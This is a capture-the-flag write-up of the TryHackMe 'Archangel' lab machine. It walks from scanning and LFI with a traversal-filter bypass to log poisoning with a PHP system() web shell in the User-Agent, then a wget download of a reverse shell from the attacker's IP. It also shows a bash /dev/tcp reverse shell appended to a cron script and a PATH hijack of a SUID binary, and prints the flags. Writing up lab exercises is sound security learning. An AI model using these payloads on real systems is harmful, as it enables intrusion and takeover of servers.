


Archangel



Contents

- Reconnaissance
- Scanning
- Enumeration
- Exploitation
- Privilege Escalation

Reconnaissance

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.

Target Machine Information

Title	Target IP	Expires
ARcHanG3I	10.201.25.55	57min 38s

?

Add 1 hour

Terminate

A screenshot of a web-based interface titled "Target Machine Information". It shows a table with three columns: "Title" (ARcHanG3I), "Target IP" (10.201.25.55), and "Expires" (57min 38s). A tooltip "Copied" with a checkmark appears over the Target IP column. Below the table are three buttons: a question mark button, an "Add 1 hour" button, and a pink "Terminate" button.

Scanning

An **Nmap** scan was performed to identify open ports and services:

```
> nmap -sV -sC -p- --min-rate 5000 -O -Pn 10.201.25.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 22:02 EST
Nmap scan report for 10.201.25.55
Host is up (0.072s latency).
```

```
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Wavefire
|_http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

Realized only two services running, one of them was a web application.

Enumeration

Inspecting the web application revealed a useful hint for the initial flag: the hostname `mafialive.thm`. This value was then added to `/etc/hosts`.

In Quam Sed Quis Turpis Vitae

The next step was to enumerate directories, this time using **FeroxBuster**.

```
feroxbuster --url http://10.201.25.55
```


```
❯ feroxbuster --url http://10.201.25.55
```

```
[F] [E] [R] [R] [C] [ ] [X] [D] [E]
by Ben "epi" Risher 🇺🇸 ver: 2.13.0

Target Url          http://10.201.25.55/
In-Scope Url        10.201.25.55
Threads             50
Wordlist            /usr/share/seclists/Discovery/Web-Content/raft-medium-directo
ries.txt
Status Codes        All Status Codes!
Timeout (secs)      7
User-Agent          feroxbuster/2.13.0
Config File         /etc/feroxbuster/ferox-config.toml
Extract Links       true
HTTP methods        [GET]
Recursion Depth    4

Press [ENTER] to use the Scan Management Menu™

403     GET      91      28w      277c Auto-filtering found 404-like response and crea
ted new filter; toggle off with --dont-filter
404     GET      91      31w      274c Auto-filtering found 404-like response and crea
ted new filter; toggle off with --dont-filter
301     GET      91      28w      313c http://10.201.25.55/images => http://10.201.25.
55/images/
200     GET      41      40w      2118c http://10.201.25.55/images/demo/100x100.png
200     GET      151     90w      4958c http://10.201.25.55/images/demo/348x261.png
200     GET      3201    1270w    19188c http://10.201.25.55/index.html
200     GET      861     610w      36802c http://10.201.25.55/images/demo/backgrounds/01.
png
200     GET      1247l    6682w    90584c http://10.201.25.55/pages/font-icons.html
200     GET      2l      1283w    86927c http://10.201.25.55/layout/scripts/jquery.min.j
s
301     GET      91      28w      312c http://10.201.25.55/pages => http://10.201.25.5
5/pages/
301     GET      91      28w      313c http://10.201.25.55/layout => http://10.201.25.
55/layout/
200     GET      22l     56w      642c http://10.201.25.55/layout/scripts/jquery.backt
op.js
200     GET      11l     113w    6017c http://10.201.25.55/images/demo/348x420.png
200     GET      15l     82w      1324c http://10.201.25.55/layout/scripts/jquery.mobil
emenu.js
200     GET      458l    1521w    20976c http://10.201.25.55/layout/styles/layout.css
200     GET      368l    1285w    18991c http://10.201.25.55/pages/sidebar-right.html
200     GET      368l    1285w    18989c http://10.201.25.55/pages/sidebar-left.html
200     GET      232l    727w      13209c http://10.201.25.55/pages/gallery.html
200     GET      239l    731w      12899c http://10.201.25.55/pages/basic-grid.html
200     GET      312l    1113w    16591c http://10.201.25.55/pages/full-width.html
```




Index of /flags

Name	Last modified	Size	Description
Parent Directory		-	
flag.html	2020-11-19 18:45	93	

Apache/2.4.29 (Ubuntu) Server at 10.201.25.55 Port 80


The scan identified a `/flag` directory containing false positives, prompting further enumeration using the discovered hostname.



UNDER DEVELOPMENT

thm{f0und_th3_r1ght_h0st_n4m3}

Accessing `robots.txt` revealed an additional endpoint: `/test.php`, which had also appeared during earlier enumeration.



Interacting with the page generated a dynamic parameter in the URL, suggesting a possible Local File Inclusion (LFI) vulnerability. BurpSuite was used to analyze this behavior in more detail.




Test Page. Not to be Deployed

Here is a button
Control is an illusion

A fuzzing process was then launched using ffuf to identify accessible files via the `view` parameter:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u  
'http://mafialive.thm/test.php?view=FUZZ' -mc 200
```



Test Page. Not to be Deployed

Here is a button
User-agent: * Disallow: /test.php

Direct access to `test.php` was blocked, so a PHP wrapper filter was used to retrieve the file's contents in base64 format and decode them locally:

```
http://mafialive.thm/test.php?view=php://filter/convert.base64-  
encode/resource=/var/www/html/development_testing/test.php
```

Test Page. Not to be Deployed

Here is a button

CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICA
cGhwCgoJICAgIC8vRkxBRzogdGhte2V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgZnVuY3Rpb24gY29udGFpb

The decoded source revealed a simple protection mechanism against traversal sequences (`..//..`).

This was bypassed using a double-slash technique: `..//..//..`

```

> echo "CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KIC  
AgIDxoMT5UXN0IFBhZ2UuIE5vdCB0byBiZSBEZXbsb3LLZDwvaDE+CiAKICAgIDwvYn0dG9uPjwvYT4gPGEgaHJl  
Zj0iL3Rlc3QucGhwP3ZpZXc9L3Zhc93d3cvaHRtbC9kZXZlbG9wbWVudF90ZXN0aW5nL21ycm9ib3QucGhwIj48Yn  
V0dG9uIGlkPSJzZWNyZXQiPkhlcmUgaXMgYSBdXR0b248L2J1dHRvbj48L2E+PGJyPgogICAgICAgIDw/cGhwCgoJ  
ICAgIC8vRkxBRzogdGhte2V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHioJH  
N0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAk3Vic3RyKSAhPT0gZmFs  
c2U7CiAgICAgICAgIH0KCSAgICBpZihpc3NLdCgkX0dFVFsidmlldyJdKSl7CgkgICAgwYoIWNVbnRhaW5zU3  
RyKCrfr0VUWyd2aWV3J10sICcuLi8uLipCYmIGNvbnRhaW5zU3RyKCrfr0VUWyd2aWV3J10sICcvdmFyL3d3dy9o  
dGlsL2RldmVsb3BtZW50X3RLc3RpwmcnKSkgewogICAgICAgICAgICAJaW5jbHVkZSAkX0dFVFsidmlldydd0wogIC  
AgICAgICAgICB9ZWxzZXsKCgkJZWNoByAnU29ycnksIFRoYXRzIG5vdCBhbGxvd2VkJzsKICAgICAgICAgfQoJ  
fQogICAgICAgID8+CiAgICA8L2Rpdj4KPC9ib2R5PgoKPC9odG1sPgoKCg==" | base64 -d

<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    <button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><br>
        <button id="secret">Here is a button</button></a><br>
        <?php

            //FLAG: thm{exploit1ng_lf1}

            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            if(isset($_GET["view"])){
                if(!containsStr($_GET['view'], '..//..') && containsStr($_GET['view'], '/var/www/html/development_testing')){
                    include $_GET['view'];
                }else{
                    echo 'Sorry, Thats not allowed';
                }
            }
        ?>
    </div>
</body>

</html>

```

Using this bypass through BurpSuite Repeater, attempts were made to access sensitive files such as `/etc/passwd`.

Request

Pretty Raw Hex

```

1 GET /test.php?view=
2 /var/www/html/development_testing../../../../etc/passw
3 d HTTP/1.1
4 Host: mafialive.thm
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
9 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/
12 /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
13 change;v=b3;q=0.7
14 Accept-Encoding: gzip, deflate, br
15 Connection:keep-alive
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```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Fri, 14 Nov 2025 13:16:27 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1645
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 <!DOCTYPE HTML>
12 <html>
13
14     <head>
15         <title>
16             INCLUDE
17         </title>
18         <h1>
19             Test Page. Not to be Deployed
20         </h1>
21
22         <a href="#">
23             <button id="secret">
24                 Here is a button
25             </button>
26         </a>
27         <br>
28
29         root:x:0:0:root:/root:/bin/bash
30         daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
31         bin:x:2:2:bin:/bin:/usr/sbin/nologin
32         sys:x:3:3:sys:/dev:/usr/sbin/nologin
33         sync:x:4:65534:sync:/bin:/bin/sync
34         games:x:5:60:games:/usr/games:/usr/sbin/nologin
35         man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
36         lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
37         mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
38         news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
39         uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
40         proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
41         www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
42         backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
43         list:x:38:38:Mailing List
44         Manager:/var/list:/usr/sbin/nologin
45         irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
46         gnats:x:41:41:Gnats Bug-Reporting System
47         (admin):/var/lib/gnats:/usr/sbin/nologin
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```

```

Request
Pretty Raw Hex
1 GET /test.php?view=
  /var/www/html/development_testing/../../../../var/log/
  apache2/access.log&cmd=whoami HTTP/1.1
2 Host: mafialive.thm
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system($_GET['cmd']);?>
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
  change;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection:keep-alive
9
10

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 14 Nov 2025 17:47:25 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 474
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 <!DOCTYPE HTML>
12 <html>
13
14   <head>
15     <title>
16       INCLUDE
17     </title>
18     <h1>
19       Test Page. Not to be Deployed
20     </h1>
21     <button>
22       <button id="secret">
23         Here is a button
24       </button>
25     </button>
26   </head>
27 <a href="
28 /test.php?view=/var/www/html/development_testing/mrrobot.ph
29 p">
30   <button id="secret">
31     Here is a button
32   </button>
33 </a>
34 <br>
35
36 10.6.24.136 - - [14/Nov/2025:23:17:12 +0530] "GET
37 /test.php?view=/var/www/html/development_testing/../../../../
38 ../../var/log/apache2/error.log&cmd=whoami HTTP/1.1" 200
39 711 "-" "www-data"
40 "
41
42 </div>
43 </body>
44
45 </html>
46
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```

Exploitation

The **RCE** was successfully verified using a basic `whoami` command. The next step was to upload a prepared **PHP** reverse shell by abusing **log poisoning** and invoking `wget`.

```

GET /test.php?
view=/var/www/html/development_testing/../../../../var/log/apache2/access.log&cmd=
wget%20http://10.6.24.136:8000/reverse_php.php HTTP/1.1
Host: mafialive.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_GET['cmd']);?>
Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  /*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

The screenshot shows a NetworkMiner capture. The Request pane shows a GET request to /test.php?view=/var/www/html/development_testing/../../../../var/log/apache2/access.log&cmd=wget%20http://10.6.24.136:8000/reverse_php.php. The Response pane shows the server's response, which includes a reverse shell payload. The sidebar on the right has tabs for Inspector, Notes, and Custom actions.

```

Request
Pretty Raw Hex
1 GET /test.php?view=
2 /var/www/html/development_testing/../../../../var/log/
3 apache2/access.log&cmd=
4 wget%20http://10.6.24.136:8000/reverse_php.php| HTTP/1.1
5 Host: mafialive.thm
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: <?php system($_GET['cmd']);?>
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/
11 /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
12 change;v=b3;q=0.7
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
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```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 14 Nov 2025 17:48:04 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 644
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 <!DOCTYPE HTML>
12 <html>
13
14     <head>
15         <title>
16             INCLUDE
17             </title>
18             <h1>
19                 Test Page. Not to be Deployed
20             </h1>
21
22         </head>
23         <body>
24             <a href="
25 /test.php?view=/var/www/html/development_testing/mrrobot.php">
26                 <button id="secret">
27                     Here is a button
28                 </button>
29             </a>
30             <br>
31
32             10.6.24.136 - - [14/Nov/2025:23:17:12 +0530] "GET
33             /test.php?view=/var/www/html/development_testing/../../../../
34             ../../var/log/apache2/error.log&cmd=whoami HTTP/1.1" 200
35             711 " "
36
37             10.6.24.136 - - [14/Nov/2025:23:17:25 +0530] "GET
38             /test.php?view=/var/www/html/development_testing/../../../../
39             ../../var/log/apache2/access.log&cmd=whoami HTTP/1.1" 200
40             576 " "
41
42         </body>
43     </html>

```

A listener was started using `netcat`, and the uploaded **PHP** reverse shell was executed via the **RCE** endpoint, resulting in a stable remote shell.

The screenshot shows a NetworkMiner capture. The Request pane shows a GET request to /reverse_php.php. The Response pane shows a terminal session with a root shell on the target machine. The sidebar on the right has tabs for Inspector, Notes, and Custom actions.

```

Request
Pretty Raw Hex
1 GET /reverse_php.php HTTP/1.1
2 Host: mafialive.thm
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
7 Safari/537.36
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=0.9,image/
10 /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
11 change;v=b3;q=0.7
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
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```

```

Response
Pretty Raw Hex Render
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```

```

Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
23:29:47 up 14 min, 0 users, load average: 0.00, 0.05, 0.09
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data

```

Privilege Escalation

Enumerating the system, we identified the `archangel` user. From the `www-data` account we were able to access the user flag, but not the rest of the files in their home directory.

```
$ ls -l /home
total 4
drwxr-xr-x 6 archangel archangel 4096 Nov 20  2020 archangel
$ ls -l /home/archangel
total 12
drwxr-xr-x 2 archangel archangel 4096 Nov 18  2020 myfiles
drwxrwx--- 2 archangel archangel 4096 Nov 19  2020 secret
-rw-r--r-- 1 archangel archangel   26 Nov 19  2020 user.txt
$ cat /home/archangel/user.txt
thm{lf1_t0_rc3_ls_tr1cky}
$ |
```

During the enumeration we also discovered a cron job running under the `archangel` user. We appended a reverse shell payload to the script and waited for the scheduled execution. When the cron job triggered, it executed our payload and we obtained a reverse shell as the `archangel` user.

```
cat /etc/crontab
```

```
www-data@ubuntu:/ $ cd /home/archangel
cd /home/archangel
www-data@ubuntu:/home/archangel$ ls
ls
myfiles  secret  user.txt
www-data@ubuntu:/home/archangel$ cat secret
cat secret
cat: secret: Permission denied
www-data@ubuntu:/home/archangel$ ls -l /opt
ls -l /opt
total 8
drwxrwx--- 2 archangel archangel 4096 Nov 20  2020 backupfiles
-rwxrwxrwx 1 archangel archangel    66 Nov 20  2020 helloworld.sh
www-data@ubuntu:/home/archangel$ cat /opt/helloworld.sh
cat /opt/helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
www-data@ubuntu:/home/archangel$ cat /opt/backupfiles/helloworld.txt
cat /opt/backupfiles/helloworld.txt
cat: /opt/backupfiles/helloworld.txt: Permission denied
www-data@ubuntu:/home/archangel$ echo "bash -i >& /dev/tcp/10.6.24.136/443 0>&1" >> /opt/helloworld.sh
<dev/tcp/10.6.24.136/443 0>&1" >> /opt/helloworld.sh
www-data@ubuntu:/home/archangel$
```

```
> nc -nlvp 443
listening on [any] 443 ...
connect to [REDACTED] from (UNKNOWN) [10.201.35.23] 59830
bash: cannot set terminal process group (1052): Inappropriate ioctl for device
bash: no job control in this shell
archangel@ubuntu:~$
```

At this point, we searched for SUID binaries using the following command:

```
find / -perm -4000 2>/dev/null
```

Among the results, one binary stood out: a custom backup executable owned by root:

```
-rwsr-xr-x 1 root root      17K Nov 18 16:40 /home/archangel/secret/backup
```

The file appeared to create a backup of the `myfiles` directory using the `cp` command. To analyze its behavior in more detail, we examined it using `strings backup`, which revealed that

the path to `cp` was not hardcoded — meaning it could be replaced by manipulating the `$PATH` variable.

```
backup
user2.txt
archangel@ubuntu:~/secret$ ls -l backup
ls -l backup
-rwsr-xr-x 1 root root 16904 Nov 18 2020 backup
archangel@ubuntu:~/secret$ cat backup
cat backup
@@@@ppEE 000-0=0=hp0-0=0=0888 XXXDDSDtd888 P0td< < DDQ0tdR0td0-0=0=XX/lib64/ld-linux-x86-64.so.2GNU0GNU000000W0i 00m07EGN0e0mM%ix "setuidsystem_cxa_finalizesetgid__libc_start_mainlibc.so.6GLIBC 2.2.5 ITM deregisterTMCloneTable_gmon start_ITM registerTMCloneTable7ui A00@0?0?0?0?0?0?0?0?0?0H0H00/H0t0H0050/00%0/00h00000000h00000000h00000000h00000000%0/0H0=00/00H0=9/H02/H90tH00.H0t000000H0=PTL0vH0 /H05/H)0H00H00?H00H0H00tH00.H0000FD00000=0.u+UH0=0.H00t H0=0.00000d0000. ]00000w00000UH000000000000H0=\0000]0000AWL0=0+AVI00AUI00
ATA00UH0-0+SL)0H0000H00t100L00D00A00H00H90u0H0[ ]A\A]A^A 0ff.00000H0H00cp /home/user/archangel/myfiles/* /opt/backupfiles;@0000t$0004000d000\M00000000000004zR0000/D$4h000@FJ
f:*3$"\0000tx0000y000/E0C
D0000eF0IE 0E(0D00H80G@n8A0A(B BB00000@7
800000o000
?
0?H(0 000000oH000o000o2000o0=0@@GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.08X|002      H
h
(
```

To exploit this, we created a malicious script named `cp` inside `/bin/bash` that would spawn a shell. Then we modified the `$PATH` so that our fake `cp` script was executed instead of the legitimate binary when running backup. Executing the SUID backup binary triggered our script and resulted in a `root` shell.

```
echo $PATH
/home/archangel/secret:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
archangel@ubuntu:~/secret$ echo '#!/bin/bash' > cp
echo '#!/bin/bash' >> cp
archangel@ubuntu:~/secret$ echo '/bin/bash' >> cp
echo '/bin/bash' >> cp
archangel@ubuntu:~/secret$ chmod +x cp
chmod +x cp
archangel@ubuntu:~/secret$ ls -l
ls -l
total 28
-rwsr-xr-x 1 root      root      16904 Nov 18 2020 backup
-rwxrwxr-x 1 archangel archangel  22 Nov 14 23:57 cp
-rw-r--r-- 1 root      root      49 Nov 19 2020 user2.txt
archangel@ubuntu:~/secret$ ./backup
./backup
whoami
root
ls -l /root
total 4
-rw-r--r-- 1 root root 68 Nov 19 2020 root.txt
cat /root/root.txt
thm{p4th_v4rlabl3_expl01tat1on_f0r_v3rt1c4l_prlv1l3g3_3sc4ll4t10n}
```

With all the steps described above, the system was fully compromised and root access was successfully obtained.

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